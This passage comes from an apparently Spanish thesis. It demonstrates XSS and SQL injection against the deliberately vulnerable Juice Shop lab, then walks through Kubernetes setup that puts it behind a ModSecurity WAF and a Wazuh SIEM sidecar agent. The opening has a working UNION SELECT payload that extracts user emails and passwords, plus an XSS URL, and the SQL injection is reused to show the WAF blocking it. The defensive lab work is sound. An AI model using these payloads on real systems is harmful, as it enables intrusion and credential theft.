http://192.168.49.10:8080/#/search?q=%3Ciframe%20src%3D%22javascript:alert('Ataque%20XSS')%22%3E

Inyección SQL

Partiendo de la URL de búsqueda de productos, se añade la siguiente cadena [59]:

```
')) UNION SELECT id, email, password, '4', '5', '6', '7', '8',
'9' FROM Users--
```

En ella, además de los productos coincidentes con la búsqueda, se ejecuta una consulta adicional que obtiene todos los atributos de un usuario. Los números del 4 al 8 sirven de relleno para que el número de campos coincida con el de la consulta original. La petición queda así:

http://192.168.49.10:8080/rest/products/search?q=qwert%27))%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--

Y este es el resultado donde, efectivamente, se obtienen los datos de los usuarios.




Ilustración 24. Vulnerabilidad SQLi en Juice Shop

Como se ha demostrado, la aplicación tiene serias vulnerabilidades que se paliarán incluyendo nuevos elementos en la arquitectura y modificando la manera en la que se expone externamente.

4.4. Instalación y configuración del WAF ModSecurity

La configuración inicial de la aplicación desplegada en el clúster permite la explotación de sus vulnerabilidades al estar directamente expuesta a los usuarios.

Cabe considerar que el uso del servicio LoadBalancer suele ser muy común, especialmente cuando se exponen servicios en la nube puesto que, en entornos como AWS, Azure o Google Cloud, un servicio de tipo LoadBalancer automáticamente provisiona un balanceador de carga externo que dirige el tráfico a los pods de Kubernetes.

Para conseguir que el servicio sólo esté expuesto internamente se va a cambiar el tipo de servicio de LoadBalancer a ClusterIP, para seguir permitiendo el balanceo de carga.

4.4.1. Adaptación de la configuración del Servicio

La elección entre LoadBalancer y ClusterIP depende de las necesidades de acceso y arquitectura. Como se ha visto, para una aplicación web que va a ser accesible públicamente de forma directa, se utilizaría un LoadBalancer pero, para un servicio que solo debe ser accesible por otros servicios dentro del clúster, se usaría un ClusterIP. Este es el caso de estudio en el que se va a trabajar ahora, de modo que los usuarios accedan a través de un Ingress Controller configurado con un WAF e internamente el Ingress se comunique con los servicios internos expuestos usando ClusterIP.

Se aplica la siguiente configuración:

```yaml
apiVersion: v1
kind: Service
metadata:
  name: juice-shop-service
spec:
  selector:
    app: juice-shop
  type: ClusterIP
  ports:
    - name: http
      protocol: TCP
      port: 8080
      targetPort: 3000
```

```
$ kubectl apply -f juice-shop-service.yaml
```

```
esperanza@ubuntu:~/Documentos/tfm$ kubectl apply -f juice-shop-service.yaml
service/juice-shop-service configured
```

Ilustración 25. Modificación del servicio Juice Shop

Consultando el dashboard se puede ver cómo el servicio de ha transformado. Ahora no es posible acceder a la aplicación más que internamente.




Ilustración 26. Comprobación de modificación Juice Shop aplicada

4.4.2. Instalación de Ingress Controller

Desplegar un Ingress Controller con soporte para ModSecurity en Kubernetes es una excelente manera de añadir una capa adicional de seguridad para las aplicaciones desplegadas en Kubernetes.

En el apartado de diseño ya se presentó y se escogió ModSecurity, un WAF de código abierto que permite proteger microservicios de múltiples vulnerabilidades.

Para empezar, es necesario seleccionar un Ingress Controller que soporte ModSecurity. Uno de los más populares es el Ingress Controller de NGINX, que cumple con la característica buscada.

En el caso de Minikube, su instalación puede realizarse añadiendo el addon correspondiente, que está en la lista de elementos que se pueden habilitar [61].

Ejecutamos:

```
$ minikube addons enable ingress
```

Hecho esto es posible consultar su estado con el comando:

```
$ kubectl get pods --all-namespaces
```

Ilustración 27. Estado de Ingress Controller

4.4.3. Configuración de recurso Ingress

Antes de proceder a la configuración del WAF en el Ingress Controller, se va a configurar y habilitar un recurso de tipo Ingress para acceder a la Juice Shop:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: juice-shop-ingress
spec:
  rules:
  - host: juice-shop.mydomain.com
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: juice-shop-service
            port:
              number: 8080
```

Se aplica el yaml:

```
$ kubectl apply -f juice-shop-ingress.yaml
```

```
esperanza@ubuntu:~/Documentos/tfm$ kubectl apply -f juice-shop-ingress.yaml
ingress.networking.k8s.io/juice-shop-ingress created
```

Ilustración 28. Creación de configuración de Ingress para Juice Shop

Para que la configuración sea más realista, se ha especificado como dominio un nombre, “juice-shop.mydomain.com”. Sin embargo, como no se dispone de este dominio, se debe configurar localmente en el fichero “/etc/hosts”. Si el dominio existiera apuntando a la IP de Minikube, este paso no sería necesario.

Se puede averiguar la IP de Minikube de distintas maneras. Una posibilidad es ejecutar el comando:

```
$ minikube ip
```

```
esperanza@ubuntu:~$ minikube ip
192.168.49.2
```

Ilustración 29. Obtención de IP de Minikube

Con este dato ya se puede proceder a añadir la entrada en “/etc/hosts”:

Abrir — hosts /etc — Guardar

```
1 127.0.0.1       localhost
2 127.0.1.1       ubuntu
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1     ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 192.168.49.2 juice-shop.mydomain.com
```

Ilustración 30. Modificación de fichero de hosts

Ahora es posible acceder a la Juice Shop a través de Ingress accediendo a la url

http://juice-shop.mydomain.com/




Ilustración 31. Acceso a Juice Shop usando Ingress

En los logs de Ingress pueden verse las peticiones:

```
$ kubectl logs -n ingress-nginx ingress-nginx-controller-7c6974c4d8-kw546
```

```
192.168.49.1 - - [26/Nov/2023:18:02:04 +0000] "GET /assets/public/images/products/melon_bike.jpeg HTTP/1.1" 304 0 "http://juice-shop.mydomain.com/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0" 481 0.006 [default-juice-shop-service-8080] [] 10.244.0.8:3000 0 0.006 304 38d8811200349l4d4eed32c3aa2922a2
192.168.49.1 - - [26/Nov/2023:18:02:04 +0000] "GET /assets/public/images/products/fan_facemask.jpg HTTP/1.1" 304 0 "http://juice-shop.mydomain.com/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0" 482 0.003 [default-juice-shop-service-8080] [] 10.244.0.8:3000 0 0.003 304 6d39c5caf0c6d3a6bd8b34fff82f00ec
```

Ilustración 32. Logs de peticiones a Ingress

4.4.4. Configuración de ModSecurity

La configuración del Ingress Controller va a realizarse en dos pasos:

- Configuración del ConfigMap del Ingress Controller.
- Configuración del recurso Ingress.

La configuración completa podría hacerse utilizando el ConfigMap, pero esto aplicaría a todos los servicios que utilizaran el Ingress Controller. Esta decisión va a depender de las características que se deseen para el clúster de Kubernetes.

Si se desea hacer a través de anotaciones, éstas deben habilitarse explícitamente en el ConfigMap del Ingres Controller.

Se hace mediante la inclusión de la siguiente línea:

```yaml
data:
  ...
  allow-snippet-annotations: "true"
```

La edición de la configuración puede realizarse de diversos modos. Para demostrar una forma distinta de aplicar configuración, se van a editar sus propiedades desde el dashboard.




Ilustración 33. Selección de un ConfigMap en el Dashboard

Una vez localizada la configuración, pulsando sobre los tres puntos que se encuentran al final, se selecciona editar y se añade la propiedad en la sección “data” y se pulsa “Actualizar”.




Ilustración 34. Edición de ConfigMap a través de Dashboard

Ahora se puede proceder a la actualización de la configuración del Ingress creado para la Juice Shop [62]. El fichero yaml quedaría como sigue:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: juice-shop-ingress
  annotations:
    nginx.ingress.kubernetes.io/modsecurity-transaction-id: "$request_id"
    nginx.ingress.kubernetes.io/enable-modsecurity: "true"
    nginx.ingress.kubernetes.io/enable-owasp-core-rules: "true"
    nginx.ingress.kubernetes.io/modsecurity-snippet: |
      # SecRuleEngine Off|On|DetectionOnly
      SecRuleEngine On
spec:
  rules:
  - host: juice-shop.mydomain.com
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: juice-shop-service
            port:
              number: 8080
```

Se aplica la configuración:

```
esperanza@ubuntu:~/Documentos/tfm$ kubectl apply -f juice-shop-ingress.yaml
ingress.networking.k8s.io/juice-shop-ingress configured
esperanza@ubuntu:~/Documentos/tfm$ gedit juice-shop-ingress.yaml
```

Ilustración 35. Modificación de configuración Ingress Juice Shop

En los logs puede apreciarse la recarga de la configuración.

```
I1126 22:29:02.547183       6 controller.go:190] "Configuration changes detected, back
end reload required"
I1126 22:29:03.435052       6 controller.go:210] "Backend successfully reloaded"
I1126 22:29:03.442678       6 event.go:298] Event(v1.ObjectReference{Kind:"Pod", Names
pace:"ingress-nginx", Name:"ingress-nginx-controller-7c6974c4d8-kw546", UID:"5e7c37d5-
5932-410c-a336-c01344e31b65", APIVersion:"v1", ResourceVersion:"18885", FieldPath:""})
: type: 'Normal' reason: 'RELOAD' NGINX reload triggered due to a change in configurat
ion
I1126 22:34:04.325432       6 admission.go:149] processed ingress via admission contro
ller {testedIngressLength:1 testedIngressTime:0.332s renderingIngressLength:1 renderin
gIngressTime:0s admissionTime:18.4kBs testedConfigurationSize:0.332}
I1126 22:34:04.325497       6 main.go:107] "successfully validated configuration, acce
pting" ingress="default/juice-shop-ingress"
I1126 22:34:04.338222       6 controller.go:190] "Configuration changes detected, back
end reload required"
I1126 22:34:04.338892       6 event.go:298] Event(v1.ObjectReference{Kind:"Ingress", N
amespace:"default", Name:"juice-shop-ingress", UID:"f78bd5ce-63a9-4d79-afd4-94fba9b857
b1", APIVersion:"networking.k8s.io/v1", ResourceVersion:"32427", FieldPath:""}): type:
 'Normal' reason: 'Sync' Scheduled for sync
I1126 22:34:05.060803       6 controller.go:210] "Backend successfully reloaded"
I1126 22:34:05.061226       6 event.go:298] Event(v1.ObjectReference{Kind:"Pod", Names
pace:"ingress-nginx", Name:"ingress-nginx-controller-7c6974c4d8-kw546", UID:"5e7c37d5-
5932-410c-a336-c01344e31b65", APIVersion:"v1", ResourceVersion:"18885", FieldPath:""})
: type: 'Normal' reason: 'RELOAD' NGINX reload triggered due to a change in configurat
ion
```

Ilustración 36. Recarga de la configuración de Ingress Controller

4.4.5. Comprobación de funcionamiento

Se vuelve a invocar una URL con una vulnerabilidad conocida para verificar que ModSecurity bloquea el ataque:

http://juice-shop.mydomain.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--

Ilustración 37. 403 al intentar hacer SQLi

En los logs también se observa que se detecta el ataque y se bloquea.

```
192.168.49.1 - - [26/Nov/2023:22:38:16 +0000] "GET /rest/products/search?q=qwert%27))%
20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%
2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users-- HTTP/1.1" 403 146 "-" "Mozilla
/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0" 572 0.000 [de
fault-juice-shop-service-8080] [] - - - - 2adea76fadb05fdf325fbe5c26d1236c
```

Ilustración 38. Logs Ingress al intentar hacer SQLi

La comprobación exhaustiva del funcionamiento de ModSecurity frente a distintos tipos de vulnerabilidades se realizará durante la fase de pruebas. El propósito de esta comprobación es el de verificar que ModSecurity está habilitado y bloquea peticiones que incluyen vectores de ataque comunes.

4.5. Instalación y configuración de SIEM Wazuh

La documentación de Wazuh proporciona distintas formas de instalación. Entre ellas se encuentra la posibilidad de realizar la instalación y configuración en un clúster de Kubernetes [63].

Con este tipo de instalación se generarán todos los elementos de Kubernetes necesarios para dar soporte a Wazuh, que son los siguientes:

Pods	Servicios
○ Wazuh master ○ Wazuh workers ○ Wazuh indexer ○ Wazuh dashboard	○ wazuh-indexer ○ indexer ○ dashboard ○ wazuh ○ wazuh-workers ○ wazuh-cluster

Además, se crearán las configuraciones, secretos y volúmenes precisos para el correcto funcionamiento de Wazuh a través de Kubernetes.

4.5.1. Descarga de Wazuh para Kubernetes

Para instalar Wazuh en Kubernetes es posible descargar los descriptores de configuración de Git. Dependiendo de la versión escogida, se seleccionará una rama u otra a través del parámetro -b (branch). Se utiliza la última estable, la 4.7.

```
$ git clone https://github.com/wazuh/wazuh-kubernetes.git -b
v4.7.0 --depth=1
```

Ilustración 39. Descarga de Wazuh para Kubernetes

4.5.2. Preparación de la configuración

Una vez descargada la versión a instalar se ha de generar la configuración que después de aplicará al crear los recursos en Kubernetes. Esta fase de preparación de la configuración constará de la creación de los certificados necesarios y la especificación del tipo de almacenamiento que se está utilizando.

Para la generación de certificados, se entra en la carpeta de wazuh y se ejecutan los scripts correspondientes:

```
$ cd wazuh-kubernetes
$ wazuh/certs/indexer_cluster/generate_certs.sh
$ wazuh/certs/dashboard_http/generate_certs.sh
```

Después se realiza la configuración del tipo de almacenamiento.

Se obtiene el nombre del aprovisionador de Minikube:

```
$ kubectl get sc
```

```
esperanza@ubuntu:~/Documentos/tfm/wazuh-kubernetes$ kubectl get sc
NAME                 PROVISIONER                RECLAIMPOLICY   VOLUMEBINDINGMODE
standard (default)   k8s.io/minikube-hostpath   Delete          Immediate
```

Ilustración 40. Obtención de clase de almacenamiento

Y se configura en el fichero

```
envs/local-env/storage-class.yaml
```

```
 8 # Wazuh StorageClass
 9
10 apiVersion: storage.k8s.io/v1
11 kind: StorageClass
12 metadata:
13   name: wazuh-storage
14
15 # Microk8s is our standard for local development
16 # provisioner: microk8s.io/hostpath
17
18 # In case you're running Minikube you can comment the line above and use this one
19 provisioner: k8s.io/minikube-hostpath
20
21 # If you're using a different provider you can list storage classes
22 # with: "kubectl get sc" and look for the column "Provisioner"
```

Ilustración 41. Configuración de la clase de almacenamiento

4.5.3. Despliegue de Wazuh

Tras haber realizado las configuraciones necesarias para Wazuh, ya es posible crear todos los recursos del SIEM en el clúster de Kubernetes (Minikube).

```
$ kubectl apply -k envs/local-env/
```

```
esperanza@ubuntu:~/Documentos/tfm/wazuh-kubernetes$ kubectl apply -k envs/local-env/
namespace/wazuh created
storageclass.storage.k8s.io/wazuh-storage created
configmap/dashboard-conf-46kfc92gfm created
configmap/indexer-conf-67g4h64bf2 created
configmap/wazuh-conf-7hthk8g768 created
secret/dashboard-certs-dd5bk4dfdm created
secret/dashboard-cred created
secret/indexer-certs-h228mk84tg created
secret/indexer-cred created
secret/wazuh-api-cred created
secret/wazuh-authd-pass created
secret/wazuh-cluster-key created
service/dashboard created
service/indexer created
service/wazuh created
service/wazuh-cluster created
service/wazuh-indexer created
service/wazuh-workers created
deployment.apps/wazuh-dashboard created
statefulset.apps/wazuh-indexer created
statefulset.apps/wazuh-manager-master created
Warning: spec.template.spec.affinity.podAntiAffinity.preferredDuringSchedulingIgnoredDuri
inityTerm.labelSelector: a null labelSelector results in matching no pod
statefulset.apps/wazuh-manager-worker created
```

Ilustración 42. Despliegue de Wazuh

Una vez realizado el despliegue ya se puede acceder a la consola. En ella se observa que todavía no hay ningún agente disponible.

Los agentes son los encargados de enviar la información a los managers de Wazuh, son el nexo entre el WAF y el SIEM.




Ilustración 43. Dashboard de Wazuh

4.6. Integración WAF y SIEM

4.6.1. Agentes de Wazuh

Los agentes de Wazuh realizan un escaneo de los sistemas que están siendo monitoreados en busca de posibles amenazas, como software malicioso, herramientas de ocultación de actividad maliciosa y comportamientos extraños.

Pueden identificar archivos que se están intentando ocultar, procesos que intentan operar de manera encubierta o actividades de red no autorizadas, así como inconsistencias en la forma en que el sistema responde a determinadas solicitudes.

Recopilan los registros generados por el sistema operativo y las aplicaciones de manera segura, y luego los envían a un administrador central, el Wazuh Manager. Allí, los registros son analizados y almacenados según unas reglas predefinidas que identifican posibles amenazas o eventos de seguridad [64].

Integración de los agentes de Wazuh en Kubernetes

A pesar de que Wazuh cuenta con una extensa documentación y una detallada guía para instalarse en un clúster de Kubernetes, el uso del agente dentro de un contenedor no aparece entre la documentación de la solución.

En la sección en la que se muestra cómo se debe poner en marcha un agente en un “endopoint”, se facilita información para instalarlo en cualquier sistema operativo, incluso para desplegarlo desde el dashboard. Sin embargo, no da la opción de hacerlo en un pod [65].

Dado que los contenedores tienen una naturaleza efímera, instalar el agente en el contenedor el Ingress Controller no es una opción, puesto que sería necesario hacerlo cada vez que se creara uno nuevo.

Para evitar este problema se va a crear un contenedor dentro del pod del Ingress que se comporte como un sidecar.

4.6.2. Configuración de Agente como Sidecar

Desplegar un contenedor como "sidecar" es una práctica en la orquestación de contenedores donde un segundo contenedor se ejecuta junto al contenedor principal dentro del mismo pod o instancia de ejecución. El contenedor principal generalmente representa la aplicación principal o servicio que se desea ejecutar, mientras que el sidecar es un contenedor adicional que proporciona funciones auxiliares o servicios complementarios al contenedor principal.

El sidecar puede ser responsable de la recopilación de registros de la aplicación principal o de las métricas de rendimiento, lo que facilita la monitorización y el análisis de los registros sin afectar al funcionamiento del contenedor principal. A su vez, esto permite modularizar y separar responsabilidades [66].

Configuración inicial

En la configuración que se va a hacer del agente se va a necesitar el usuario y la contraseña del api de Wazuh. Como los secretos no se comparten entre espacios de nombres, es necesario copiar los datos al espacio de nombre del Ingress Controller.

```
$ kubectl get secret wazuh-api-cred --namespace=wazuh -oyaml | grep -v '^\s*namespace:\s' | kubectl apply --namespace=ingress-nginx -f -
```




Ilustración 44. Copia de secreto a otro espacio de nombres

Además, para modificar el despliegue original y añadir el contenedor sidecar con el agente a los nuevos pods, será necesario obtener el descriptor del despliegue del Ingress.

```
$ kubectl get deploy ingress-nginx-controller -n ingress-nginx -
o yaml > /home/esperanza/Documentos/tfm/ingress-deployment.yaml
```

Ahora partiendo del descriptor obtenido se puede añadir la configuración del agente al yaml.

Hay dos factores a considerar para esta nueva configuración, que son cómo se van a compartir los logs entre el Ingress y el agente y qué imagen se va a utilizar para el contenedor del agente.

Compartición de logs

Para compartir logs entre contenedores es necesario que ambos tengan acceso a los ficheros. Esto puede hacerse a través de un volumen de datos.

El uso de Volúmenes Compartidos (EmptyDir o Persistent Volume) permite que los datos estén disponibles para varios contenedores dentro del mismo pod [67]. Un tipo común de volumen compartido es EmptyDir, que es un sistema de archivos temporal que se crea cuando se inicia un pod y se destruye cuando el pod se elimina. Es el tipo que se va a utilizar para esta configuración.

Su configuración en el fichero de despliegue que se hace del siguiente modo:

```
spec:
    ...
    spec:
      ...
      volumes:
      - name: nginx-ingress-logs
        emptyDir: {}
```

Una vez generado el volumen, ya se le puede añadir a cada uno de los contenedores que vayan a compartirlo.

Imagen del agente

Dado que el agente se va a instalar en un contenedor como sidecar, es necesario disponer de una imagen donde esté instalado [68].

Las opciones para ello son las siguientes:

- Crear una imagen donde se instala el agente.
- Buscar una imagen ya existente.

Se opta por la segunda opción. En el registry de Docker hay varias imágenes que contienen el agente de Wazuh.

Tras investigar varias de ellas, se elige la imagen kennyopenix/wazuh-agent, que se genera desde el siguiente repositorio de Git:

https://github.com/pyToshka/docker-wazuh-agent

Entre las demás imágenes destaca por los siguientes factores:

- Es ampliamente utilizada.

- Contiene scripts para registrar y desregistrar agentes cuando los contenedores escalan.
- Su código es público y se puede descargar de Git y generar, garantizando que no contiene código no deseado.

Además de los fatores analizados, hay uno adicional que facilita especialmente su integración y es que facilita la posibilidad de configurar todos los parámetros necesarios con variables de entorno que se le pueden pasar al contenedor.

Fichero de despliegue

Tras determinar tanto la manera en la que se van a compartir los logs como la imagen a utilizar para el agente, sólo queda modificar la configuración de despliegue que se obtuvo al inicio.

El fichero de despliegue del Ingress Controller quedará del siguiente modo (es interesante prestar especial atención a las configuraciones de los volúmenes y del contenedor del agente de Wazuh):

```
apiVersion: apps/v1
kind: Deployment
metadata:
  ...
  name: ingress-nginx-controller
  namespace: ingress-nginx
spec:
    ...
    spec:
      containers:
        ...
        image: registry.k8s.io/ingress-
nginx/controller:v1.9.4@sha256:5b161f051d017e55d358435f295f5e9a297e66158f1363
21d9b04520ec6c48a3
        ...
        volumeMounts:
        - mountPath: /usr/local/certificates/
          name: webhook-cert
          readOnly: true
        - mountPath: /var/log/nginx
          name: nginx-ingress-logs
      - name: wazuh-agent
        image: kennyopennix/wazuh-agent:latest
        env:
        - name: JOIN_MANAGER
          value: "wazuh.wazuh.svc.cluster.local"
        - name: JOIN_MANAGER_MASTER_HOST
          value: "wazuh.wazuh.svc.cluster.local"
        - name: JOIN_MANAGER_WORKER_HOST
          value: "wazuh-workers.wazuh.svc.cluster.local"
        - name: JOIN_MANAGER_PROTOCOL
          value: "https"
```

```
        - name: NODE_NAME
          valueFrom:
            fieldRef:
              fieldPath: metadata.name
        - name: WAZUH_GROUPS
